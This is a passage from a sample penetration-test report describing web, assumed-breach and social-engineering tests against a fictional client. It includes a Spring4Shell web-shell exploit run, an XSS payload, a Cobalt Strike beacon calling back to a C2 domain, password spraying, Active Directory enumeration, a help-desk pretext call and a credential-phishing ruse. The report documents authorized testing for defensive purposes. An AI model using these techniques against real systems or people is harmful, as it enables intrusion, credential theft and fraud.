


Figure 40. Burp Scanner Results Detail

Red Siege researched all identified software versions for exploits and found that the Spring Framework 5.3.0 was potentially vulnerable to a remote code execution vulnerability described in CVE-

2022-22965. The tester successfully exploited the vulnerable version of Spring Framework by using the Spring4Shell-POC²² to upload a web shell as shown in Figure 41.

```

$ python3 exploit.py --url 'http://192.168.204.139/helloworld/gre
ting'
[*] Resetting Log Variables.
[*] Response code: 200
[*] Modifying Log Configurations
[*] Response code: 200
[*] Response Code: 200
[*] Resetting Log Variables.
[*] Response code: 200
[+] Exploit completed
[+] Check your target for a shell
[+] File: shell.jsp
[+] Shell should be at: http://192.168.204.139/shell.jsp?cmd=id

```

Figure 41. Successful Webshell Upload

Figure 42 shows the response of the web shell exposing sensitive data. Red Siege has documented this issue as Finding-05 Unpatched Software.




Figure 42. Webshell Response

Red Siege's actions were successfully identified and reported on by Nakatomi's Security Operation Center as shown in Figure 43. Red Siege has noted this response in the executive summary as a positive finding.




Figure 43. Successful Exploit Detection

²² <https://github.com/reznok/Spring4Shell-POC/blob/master/exploit.py>

Red Siege performed manual vulnerability testing using the Burp Repeater tool. The tester performed various attacks, including SQL injection, Cross-Site Scripting, Cross-Site Request Forgery, and others. Figure 44 shows a manual SQL injection attempt on redsiege.com.




Figure 44. Manual SQL Injection Using Repeater

Red Siege did not note any measurable differences between a valid and non-valid SQL request as shown in Figure 45. The tester did not identify any SQL injection vulnerabilities in the web application.




Figure 45. SQL Attempt Response

The tester observed the web application reflected user input when encountering an error. Red Siege injected malicious JavaScript into the URL below to see if the application would strip dangerous characters.

```
https://redsiege.com/fakeDirectory/<script>alert("Red Siege XSS");</script>
```

The tester found the application reflected the user input directly in the body of the page, resulting in an XSS attack as shown in Figure 46. Red Siege has documented this issue as Finding-06 Cross-Site Scripting.




Figure 46. Successful XSS Attack

This concludes the web application penetration test.

Assumed Breach Test Methodology

This is a sample of our assumed breach test methodology designed to show the level of reporting that you will receive once your penetration test is complete. This report does not reflect all testing that would be performed during an actual engagement.

The goal of the assumed breach test was to demonstrate attack paths available to an attacker who compromised a user via phishing, resulting in execution of a malicious executable that established a command and control session. To this end, Nakatomi provided Red Siege a low-privileged account, **Uninteresting.User**, that was used by an accounting employee who recently left the company. The tester used an RDP client through this connection to remotely access **SampleServer**, a Windows 2019 accounting database server used previously by the departed employee.

Red Siege launched a PowerShell version 2 console using the command `powershell -version 2`. As shown in Figure 47, the testers found PowerShell version 2 was installed and accessible. Red Siege has documented this issue in Finding-09 PowerShell Version 2 Available.

```
PS C:\Users\Uninteresting.User> powershell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\Uninteresting.User> $PSVersionTable
```

Name	Value
CLRVersion	2.0.50727.9157
BuildVersion	6.1.7600.16385
PSVersion	2.0
WSManStackVersion	2.0
PSCompatibleVersions	{1.0, 2.0}
SerializationVersion	1.1.0.1
PSRemotingProtocolVersion	2.1

Figure 47. PowerShell Version 2 Execution

The testers configured a payload to call back to a command and control (C2) server through Amazon CloudFront using the address **sampleIncRedTeamTest.cloudfront.net**. The testers configured and uploaded a Cobalt Strike payload encoded inside of an MSBuild Inline Tasks XML file. Red Siege used MSBuild²³ to execute the Inline Tasks file and received a beacon as shown below in Figure 48.

```
12/13 15:56:51 UTC *** initial beacon from [REDACTED]
```

Figure 48. Successful Beacon Callback

After connecting to the **SampleServer** machine, Red Siege began reviewing the permissions assigned to the **Uninteresting.User** account on the **SampleServer** machine. An initial review showed that the

²³ <https://attack.mitre.org/techniques/T1127/001/>

Uninteresting.User account was not a direct member of the local Administrators group, shown in Figure 49 below.

```
PS C:\Users\Uninteresting.User> net localgroup "Administrators"
Alias name     Administrators
Comment      Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
Domain Admins
Enterprise Admins
sample.mann
The command completed successfully.
```

Figure 49. Local Administrators Group

Red Siege used PowerUp²⁴ to search for any workstation misconfigurations that could be exploited to obtain administrative permissions on the SampleServer domain server. Figure 50 shows output generated by PowerUp.

```
PS C:\Users\Uninteresting.User\Desktop> Import-Module .\PowerUp.ps1
PS C:\Users\Uninteresting.User\Desktop> Invoke-AllChecks
```

Check	AbuseFunction
User In Local Group with Admin Privileges	Invoke-WScriptUACBypass -Command "..."
Modifiable Service Files	Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files	Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files	Install-ServiceBinary -Name 'edgeupdatem'
Modifiable Service Files	Install-ServiceBinary -Name 'edgeupdatem'
%PATH% .dll Hijacks	Write-HijackDll -DllPath 'C:\Users\Uninte...

Figure 50. PowerUp Output

Red Siege used PowerView²⁵ to perform domain reconnaissance and capture information, including the following:

- Internal Domains
- Internal Forests
- Domain Groups
- Domain Users
- Domain Computers

²⁴ <https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1>

²⁵ <https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>

After capturing basic domain information, Red Siege used additional functionality within PowerView to identify additional attack paths. Specifically, Red Siege began by using the `Get-DomainUser` cmdlet within PowerView to search for users within Nakatomi's internal domain as shown in Figure 51.

```
PS C:\Users\Uninteresting.User\Desktop> Import-Module .\PowerView.ps1
PS C:\Users\Uninteresting.User\Desktop> Get-DomainUser

logoncount           : 4
badpasswordtime      : 7/24/2022 9:06:57 AM
description          : Built-in account for administering the computer/domain
distinguishedname     : CN=Administrator,CN=Users,DC=sample,DC=local
cn                   : Administrator, organization=sample, user}
...
usnchanged           : 12778
description          : Built-in account for guest access to the computer/domain
countrycode          : 0
name                 : Guest
samaccounttype        : USER_OBJECT
samaccountname        : Guest
objectsid             : S-1-5-21-3185075976-4074215219-2938839738-501
objectclass           : {top, person, organizationalPerson, user}
cn                   : Guest
primarygroupid         : 514
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=sample,DC=local
distinguishedname     : CN=Guest,CN=Users,DC=sample,DC=local
objectguid            : 071cab62-3f4a-4422-acce-c538c7580ab0
codepage              : 0
```

Cut for Brevity

Figure 51. User Enumeration

Red Siege used the PowerView `Get-DomainGroupMember` cmdlet to return a list of all users in the "Domain Admins" group as shown in Figure 52. Nakatomi informed the tester that the `Uninteresting.User` account was originally intended to be an unprivileged user for the accounting department, but the account was erroneously assigned to the "Domain Admins" group. Red Siege has documented this issue as Finding-08 Excessive Administrator Permissions.

```
PS C:\Users\Uninteresting.User\Desktop> Get-DomainGroupMember "Domain Admins"

GroupDomain          : sample.local
GroupName             : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=sample,DC=local
MemberDomain         : sample.local
MemberName            : uninteresting.user
MemberDistinguishedName : CN=uninteresting user,DC=sample,DC=local
MemberObjectClass     : user
MemberSID             : S-1-5-21-3185075976-4074215219-2938839738-1106

GroupDomain          : sample.local
GroupName             : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=sample,DC=local
MemberDomain         : sample.local
MemberName            : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=sample,DC=local
MemberObjectClass     : user
MemberSID             : S-1-5-21-3185075976-4074215219-2938839738-500
```

Figure 52. Subset of Network Shares

Red Siege searched for Group Policy Preferences (GPP) files containing stored credentials. The tester used the PowerSploit Get-GPPPassword script²⁶ to identify any passwords stored in GPP files. The [BLANK] response, seen in Figure 53, indicates the absence of credentials.

```
beacon> powerpick Get-GPPPassword
[*] Tasked beacon to run: Get-GPPPassword (unmanaged)
[+] host called home, sent: 125011 bytes
[+] received output:

NewName : [BLANK]
Changed  : [BLANK]
Passwords : [BLANK]
UserNames : [BLANK]
File      : \\[REDACTED].COM\SYSVOL\[REDACTED].com\Policies\{6D690BBA-63D6-449E-AFD6-9654041E505F}\User\Preferences\Drives\Drives.xml

NewName : [BLANK]
Changed  : [BLANK]
Passwords : [BLANK]
UserNames : [BLANK]
File      : \\[REDACTED].COM\SYSVOL\[REDACTED].com\Policies\{D2AFA64C-178B-470F-816A-E735B3FEB71D}\User\Preferences\Drives\Drives.xml

NewName : [BLANK]
Changed  : [BLANK]
Passwords : [BLANK]
UserNames : [BLANK]
File      : \\[REDACTED].COM\SYSVOL\[REDACTED].com\Policies\{E4C207BB-82F9-4A8A-AA12-0459FEB89ECC}\User\Preferences\Printers\Printers.xml
```

Figure 53. Searching Group Policy Preferences Files for Credentials

Red Siege used the Invoke-DomainPasswordSpray²⁷ script to evaluate domain accounts for common weak passwords, such as passwords based on the season and year (e.g., Summer2022). Figure 54 shows execution of the script using a common weak password. The tester did not identify any weak passwords using this technique.

```
beacon> powerpick Invoke-DomainPasswordSpray -Password [REDACTED] -Outfile spray.log
[*] Tasked beacon to run: Invoke-DomainPasswordSpray -Password [REDACTED] -Outfile spray.log (unmanaged)
[+] host called home, sent: 125011 bytes
[+] received output:
[*] Current domain is compatible with Fine-Grained Password Policy.

[+] received output:
[*] Now creating a list of users to spray...
[*] The smallest lockout threshold discovered in the domain is 5 login attempts.
[*] Removing disabled users from list.
[*] There are 122 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 93 users gathered from the current user's domain
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password [REDACTED] against 93 users. Current time is 3:00 PM
[*] Writing successes to spray.log
```

Figure 54. Invoke-DomainPasswordSpray Execution

²⁶ <https://github.com/PowerShellMafia/PowerSploit/blob/dev/Exfiltration/Get-GPPPassword.ps1>

²⁷ <https://github.com/dafthack/DomainPasswordSpray>

Red Siege used the SysInternals tool ADEplorer.exe²⁸ to create a snapshot of the data contained in Active Directory. Figure 55 shows the execution of ADEplorer through Cobalt Strike.

```
beacon> execute ADEplorer.exe -snapshot "" adsnap.dat -noconnectprompt -accepteula
[*] Tasked beacon to execute: ADEplorer.exe -snapshot "" adsnap.dat -noconnectprompt -accepteula
[+] host called home, sent: 75 bytes
```

Figure 55. Creating AD Snapshot Using ADEplorer

Red Siege downloaded the snapshot file and analyzed it offline using ADEplorer, searching for credentials stored in user Description, Comment, and other AD schema attributes. Figure 56 shows a search for credentials in the Description attribute. The tester was unable to locate credentials being stored in the description field.




Figure 56. Searching for Credentials in AD Schema

This concludes the assumed breach penetration test.

²⁸ <https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer>

Social Engineering Methodology

This is a sample of our Social Engineering methodology designed to show the level of reporting that you will receive once your penetration test is complete. This report does not reflect all testing that would be performed during an actual engagement.

Vishing Test

Red Siege began the social engineering portion of the test by searching for employee names using LinkedIn²⁹. The tester chose to impersonate an employee named Tim Medin, shown in Figure 57. Tim was chosen due to being a high-profile member of the company, currently working in a non-technical role, and being a remote worker.




Figure 57. LinkedIn Target Selection

Red Siege made a series of calls to the Nakatomi Help Desk beginning on April 1, 2022, at 10:00AM ET, originating from the phone number 888-867-5309. The tester's objective was to convince the Help Desk to perform an unauthenticated password reset for Tim Medin's account. After performing several calls, at 10:25AM ET, Red Siege convinced a Help Desk employee to reset the password for Tim Medin's user account to **Password123!**. After the password reset, the tester reported the password change to the Point of Contact so that Tim could be contacted and his access restored. Red Siege has documented this issue in Finding-10 Successful Pretext Call.

Phishing Test

Red Siege created a phishing ruse based on a survey of employee satisfaction with Microsoft Office365. Red Siege used a fictitious company, HR Survey Pro, to send out the survey directing the user to click on

²⁹ <https://www.linkedin.com/>

a link in the phishing email. The email described a partnership with Nakatomi and enticed the user to click the link and complete the survey with the chance to win a \$100 Visa gift card. The email stated that employee credentials were gathered for the purposes of tracking who completed the survey to register them the gift card drawing. The email addressed each employee by their first name and contained a link with a unique identifier in the URL, allowing Red Siege to differentiate between users who clicked on the link. To impart a sense of urgency, the recipient was informed the deadline for submission was October 19, 2020. A sample of the phishing message is shown in Figure 58.




Figure 58. Sample Phishing Email (Deadline Emphasis Added)

Upon clicking the link in the email, users would be taken to the following URL:

https://surveys.hrsurveypro.com/<b64_company_name>/login.php?uid=<b64_employee_email>&auth_required=y&group=341&safebrowse=1&mobile=off

Figure 59 shows the login form where employees were asked to provide their credentials.




Figure 59. Survey Login Form

The table below is a summary of the phishing scenario results.

Emails Delivered	50 Emails Sent 0 Undeliverable 3 Out of Office Replies 47 Total Emails Delivered	Totals
Link Clicked	4 Users Clicked the Link	8.5% (4/47)
Credentials Submitted	3 Users Submitted Credentials	6.3% (3/47)
Users Reporting Phishing	6 Reports	12.6% (6/47)
Time from first delivered message to first phishing attempt reported to the IT Security mailbox	3 minutes	

This concludes the web social engineering test.

Appendix

Personnel

Name	Contact Information	Role	Organization
Tim Medin	tim@redsiege.com @TimMedin	Lead Tester	Red Siege
Mike Saunders	mike@redsiege.com	Lead Tester	Red Siege
Corey Overstreet	corey@redsiege.com	Tester	Red Siege
Jason Downey	jason@redsiege.com	Tester	Red Siege
Justin Palk	justin@redsiege.com	Tester	Red Siege
Douglas Berdeaux	douglas@redsiege.com	Tester	Red Siege
Ian Briley	ian@redsiege.com	Tester	Red Siege
Sample Mann	sample@sampleinc.com	Security Architect	Nakatomi Trading Corp

Scope

The in-scope systems include the following:

167.99.158.190

198.199.82.82

The following systems were explicitly out of scope:

None

SAMPLE REPORT

Finding Categories

Vulnerability categories and the related weaknesses are listed below:

Architecture – Related to system or network design

Authentication – User authentication and access rights

Configuration Management – Related to system configuration and hardening

Cryptography – Implementation and use of encryption and hashing

Data Validation – Input validation and data handling

Data Exposure – Unintended or excessive exposure of data

Password Management – Password storage and complexity requirements

Patch Management – Patch and vulnerability management of systems

Permissions and Access Control – Management of permissions, privileges, and features related to access control

Table of Figures

Figure 1. Successful Login with Password Spray	9
Figure 2. Directory Indexing	11
Figure 3. LLMNR and NBNS Broadcast Traffic Observed Using Responder	13
Figure 4. NTLM Hash Received via Response Poisoning	13
Figure 5. Disabling LLMNR.....	15
Figure 6. Ethernet Adapter Properties (TCP/IPv4 Selected).....	15
Figure 7. Selecting TCP/IP Advanced Options.....	16
Figure 8. NetBIOS over TCP/IP Disabled	16
Figure 9. SMB Null Session Enumeration Using enum4linux	17
Figure 10. Domain Admin Group Membership	17
Figure 11. Registry Modification to Disable Null Sessions.....	18
Figure 12. Successful RCE Attack	19
Figure 13. Successful XSS Attack.....	21
Figure 14. HSTS Header not Present.....	23
Figure 15. Retrieving Web Server Headers via Curl	24
Figure 16. User Given Domain Admin Privileges.....	25
Figure 17. PowerShell Version 2 Execution	27
Figure 18. DNSDumpster A Record Results	30
Figure 19. Breached Password Search Results	30
Figure 20. Hunter.io Results.....	31
Figure 21. Password Spraying Against ADFS.....	31
Figure 22. External Website Directory Enumeration.....	32
Figure 23. Directory Indexing Exposure.....	32
Figure 24. Host Discovery Using Masscan	33
Figure 25. Targeted Service Scanning	33
Figure 26. SMB Null Session Enumeration.....	34
Figure 27. NetBIOS and LLMNR Traffic Detected with Responder	34
Figure 28. Running of Responder.py	35
Figure 29. Captured Password Hash (Redacted)	35
Figure 30. Hashcat Performing Password Recovery Attacks	36
Figure 31. Gobuster Execution	37
Figure 32. Reviewing Gobuster Results.....	37
Figure 33. Wappalyzer Output.....	38
Figure 34. Spring Framework 5.3.0.....	38
Figure 35. Robots.txt Retrieval	38
Figure 36. HSTS Header Missing	39
Figure 37. Launching the Burp Discover Content Tool.....	39

Figure 38. Launching Active Scan	40
Figure 39. Burp Scanner Results Summary	40
Figure 40. Burp Scanner Results Detail	40
Figure 41. Successful Webshell Upload	41
Figure 42. Webshell Response	41
Figure 43. Successful Exploit Detection	41
Figure 44. Manual SQL Injection Using Repeater	42
Figure 45. SQL Attempt Response	42
Figure 46. Successful XSS Attack	43
Figure 47. PowerShell Version 2 Execution	44
Figure 48. Successful Beacon Callback	44
Figure 49. Local Administrators Group	45
Figure 50. PowerUp Output	45
Figure 51. User Enumeration	46
Figure 52. Subset of Network Shares	46
Figure 53. Searching Group Policy Preferences Files for Credentials	47
Figure 54. Invoke-DomainPasswordSpray Execution	47
Figure 55. Creating AD Snapshot Using ADEplorer	48
Figure 56. Searching for Credentials in AD Schema	48
Figure 57. LinkedIn Target Selection	49
